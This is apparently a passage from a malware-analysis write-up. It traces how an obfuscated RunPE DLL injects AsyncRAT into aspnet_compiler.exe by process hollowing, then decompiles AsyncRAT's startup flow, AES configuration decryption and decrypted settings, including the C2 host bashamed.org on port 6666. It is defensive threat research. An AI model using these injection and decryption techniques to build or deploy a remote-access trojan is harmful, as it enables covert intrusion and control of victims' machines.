


File type: PE32
Entry point: 0041f89e
Base address: 00400000
Sections: 0003
Time date stamp: 2064-03-03 10:44:22
Size of image: 00024000
Scan: Detect It Easy(DiE)
Endianness: LE
Mode: 32-bit
Architecture: I386
Type: DLL

Protector	Confuser(1.X)[-]	S
Library	.NET(v4.0.30319)[-]	S
Linker	Microsoft Linker(48.0)[DLL32]	S ?

RunPE details.


The PowerShell script in the second stage loads RunPE in memory and calls a method named "Execute" from "GIT.local". The method receives the path of the targeted executable ("C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe") and the AsyncRAT bytes in the arguments.



```
runpe (1.0.0.0)
  runpe.dll
    PE
    Type References
    References
    Resources
    { } -
    { } GIT
      local @0200000E
        Base Type and Interfaces
        Derived Types
        .cctor() : void @0600008C
        ACcKfKhoiluxXlXdQwi(int, object) : uint @06000093
        AOR8W4h8hdwGrBFueQH(object, IntPtr, int) : int @060
        axoSF0hZeuDoj2xpjJy(object, IntPtr, object) : bool @060
        DTcm6nh7JpikWd5V18d(object, IntPtr, object) : bool @0
        Execute(string, byte[]) : void @0600008B
        GetProcAddress(IntPtr, ref string) : IntPtr @06000089
        gmYtxKhfDYOixKUVevd(object, int, object) : int @06000
        Hg7oEThgiwakq9ts15l(object, IntPtr, int, int, int, int) : in
        Hs6Ouwhchy8cmq6OhLH(object, object, object) : obje
        IFEkHVhMIBs7XG30QxT(object, object, object) : object
```

Method executed by the PowerShell.

After removing part of the obfuscation, we can confirm that AsyncRAT is being injected via Process Hollowing.




```
case 74U:
{
    bool flag16 = local.ResumeThread(processInformation.ThreadHandle) == -1;
    num6 = 2255908717U;
    continue;
}
case 75U:
{
    int num16 = 0;
    int num5;
    int num15;
    bool flag17 = !local.ReadProcessMemory(processInformation.ProcessHandle, num15 + 8, ref num16, 4, ref num5);
    num6 = (num3 * 3353902050U ^ 1950154852U);
    continue;
}
case 76U:
{
    int num16;
    bool flag14 = local.ZwUnmapViewOfSection(processInformation.ProcessHandle, num16) != 0;
    num6 = (num3 * 758321262U ^ 524648972U);
    continue;
}
```

Some of the API calls used for Process Hollowing.

Stage 04 – AsyncRAT

As previously mentioned, AsyncRAT is an open-source remote administration tool developed in .NET, and it's often abused by attackers. The specific sample analyzed in this blog post was likely compiled on July 22, 2022.




File type	PE32	Entry point	0040d76e	Base address	00400000
Sections	0003	Time date stamp	2022-07-22 16:23:33	Size of image	00012000
Scan	Detect It Easy(DiE)	Endianness	LE	Mode	32-bit
Architecture	I386	Type	GUI		

```
Library     .NET(v4.0.30319)[-]              S
Compiler    VB.NET(-)[-]                     S
Linker      Microsoft Linker(8.0)[GUI32]     S ?
```

AsyncRAT sample delivered by the FUD Batch script.

This sample doesn't contain any obfuscation or protection, so it's not difficult to understand the code once decompiled.




```
AsyncClient (1.0.0.0)
  AsyncClient.exe
    PE
    Type References
    References
    { } -
    { } Client
    { } Client.Algorithm
    { } Client.Connection
    { } Client.Handle_Packet
    { } Client.Helper
    { } Client.Install
    { } MessagePackLib.MessagePack
```

Decompiled AsyncRAT sample.

We can summarize AsyncRAT's main execution flow in six-steps:


1. Initialize its configuration (decrypts the strings);
2. Verifies and creates a Mutex (to avoid running duplicated instances);
3. If enabled in the settings, exits if a virtualized or analysis environment is detected;
4. If enabled in the settings, establishes persistence;
5. If enabled in the settings, sets its own process as critical;
6. Starts the communication with the server.



```
// Token: 0x02000002 RID: 2
public class Program
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002668 File Offset: 0x00000868
    public static void Main()
    {
        for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
        {
            Thread.Sleep(1000);
        }
        if (!Settings.InitializeSettings())  1
        {
            Environment.Exit(0);
        }
        try
        {
            if (!MutexControl.CreateMutex()) 2
            {
                Environment.Exit(0);
            }
            if (Convert.ToBoolean(Settings.Anti))
            {
                Anti_Analysis.RunAntiAnalysis(); 3
            }
            if (Convert.ToBoolean(Settings.Install))
            {
                NormalStartup.Install();  4
            }
            if (Convert.ToBoolean(Settings.BDOS) && Methods.IsAdmin())
            {
                ProcessCritical.Set(); 5
            }
            Methods.PreventSleep();
            new Thread(new ThreadStart(Methods.LastAct)).Start(); 6
        }
```

AsyncRAT main method.


AsyncRAT's configuration is decrypted within the "InitializeSettings" method.



```
// Token: 0x06000003 RID: 3 RVA: 0x0000276C File Offset: 0x0000096C
public static bool InitializeSettings()
{
    bool result;
    try
    {
        Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
        Settings.aes256 = new Aes256(Settings.Key);
        Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
        Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
        Settings.Version = Settings.aes256.Decrypt(Settings.Version);
        Settings.Install = Settings.aes256.Decrypt(Settings.Install);
        Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
        Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
        Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
        Settings.BDOS = Settings.aes256.Decrypt(Settings.BDOS);
        Settings.Group = Settings.aes256.Decrypt(Settings.Group);
        Settings.Hwid = HwidGen.HWID();
        Settings.Serversignature = Settings.aes256.Decrypt(Settings.Serversignature);
        Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certificate)));
        result = Settings.VerifyHash();
    }
```

AsyncRAT method that initializes the configuration.


AsyncRAT uses AES-256 in CBC mode to decrypt the strings.



```
public byte[] Decrypt(byte[] input)
{
    if (input == null)
    {
        throw new ArgumentNullException("input can not be null.");
    }
    byte[] result;
    using (MemoryStream memoryStream = new MemoryStream(input))
    {
        using (AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider())
        {
            aesCryptoServiceProvider.KeySize = 256;
            aesCryptoServiceProvider.BlockSize = 128;
            aesCryptoServiceProvider.Mode = CipherMode.CBC;
            aesCryptoServiceProvider.Padding = PaddingMode.PKCS7;
            aesCryptoServiceProvider.Key = this._key;
            using (HMACSHA256 hmacsha = new HMACSHA256(this._authKey))
            {
                byte[] a = hmacsha.ComputeHash(memoryStream.ToArray(), 32, memoryStream.ToArray().Length - 32);
                byte[] array = new byte[32];
                memoryStream.Read(array, 0, array.Length);
                if (!this.AreEqual(a, array))
                {
                    throw new CryptographicException("Invalid message authentication code (MAC).");
                }
            }
            byte[] array2 = new byte[16];
            memoryStream.Read(array2, 0, 16);
            aesCryptoServiceProvider.IV = array2;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aesCryptoServiceProvider.CreateDecryptor(), CryptoStreamMode.Read))
            {
                byte[] array3 = new byte[memoryStream.Length - 16L + 1L];
                byte[] array4 = new byte[cryptoStream.Read(array3, 0, array3.Length)];
                Buffer.BlockCopy(array3, 0, array4, 0, array4.Length);
                result = array4;
            }
        }
    }
    return result;
}
```

AsyncRAT method that decrypts data using AES.


This function reads a base64 encoded string, where the first 32 bytes represents the HMAC, the following 16 bytes the decryption IV, and the remaining bytes are the encrypted data.



```
// Token: 0x04000001 RID: 1
public static string Ports = "e/vx0EhMVlMcRhhUHlsMiDDWT0sinkClw/YsJCie0kf/hr6I8IkdEe1FimrApxZCGq/9+qKuK03N9rJN77YZhw==";

// Token: 0x04000002 RID: 2
public static string Hosts = "yPN5t2Qr9gxiEIdWL1AarOkFVoatzD+SFj6JN/t2rU3n/ooOQPL3qISpJPhGUWU2SSr0ZlfTcFJCy0mnIDl0TA==";

// Token: 0x04000003 RID: 3
public static string Version = "Ki6yxcHy7Rqr6NkUHULscgULk4zkNs+hxdXjhXPR+xhR8U0dtp/pjFpWh19lc7JGOWwXro8eWjdCZQsAcVlyIEYEoOXTzy1Xm7M9rCNXIpg=";

// Token: 0x04000004 RID: 4
public static string Install = "XXPVSZ/QXwR8p4yqR80FI3mmAqinl97/iebtiGwcCmgJoLvY08/vKeuUuQoa6FSovpwx9N1PZZWfI6tCaFcjdQ==";
```

AsyncRAT variables storing encrypted data.


We created a Python script that can be used to decrypt AsyncRAT strings using the same algorithm.



```
[+] Ports: b'6666'

[+] Hosts: b'bashamed.org'

[+] Version: b'| Edit 3LOSH RAT'

[+] Install: b'false'

[+] MTX: b'AsyncMutex_6SI8OkPnk'

[+] Certificate: b'MIIE8jCCAtqgAwIBAgIQAPeWQ4YJ3MvReCGwLzn7rTANBgkqhkiG9w0BAQ0FADAaMRgwFgYDVQQDDA9Bc3l
uY1JBVCBTZXJ2ZXIwIBcNMjIwNDI1MDA0MTA5WhgPOTk5OTEyMzEyMzU5NTlaMBoxGDAWBgNVBAMMD0FzeW5jUkFUIFNlcnZlcjCCA
iIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoCggIBAKT9nYYTjYTZhY+g1tekZ8/F29gsEIDgf/8odvCbCmYKGGZZi2yND9NjtBXEMAN
M9PAXCyMapGvapDPbWgjYkLiMw/Vwa3kZRg7kLpXMpzInLQufe7Q587viilcsGDoVXmnf51/SwsKPjSysZUpyayezUlJ1j6aXkZGna
siqJ7iKANdSneQducOn6IwaEuJBmpXKWxhhq8R9JMfiWeOXL/hXoE/wCzwzvU/CrzPXd3uMsLfFMDHZJ+OQ9OXKU/CHZNCgSPs4VSg
CgM4eK0YTbu1mLsWSo5th3/ingNFaTyYmGsmLIE2Jq5AR1A+xA+FEdC8zKL1bAwYQcRgIJs7QdedtAIufepPZ9D5HiOiy3ITYVonqw
TiiIm20en7UICt+J8iDb4M2Q2iLWA7Yi9PN2cr0Xrs8A4/RL29Qe5Ly2k35i74RiBTiT7Jbl2r7PcYlUGcjTCbdB9PWt3dYaTysuam
oq2Zuo2HVRhhoZpwnajS9vNcjuZCYVoQvUQBUnHTeRZrtHXU5JV59ZBlu7flZneMZnbrWXTxob6Bdt8+hrGoSDMWBFcO4jRzhT3hEF
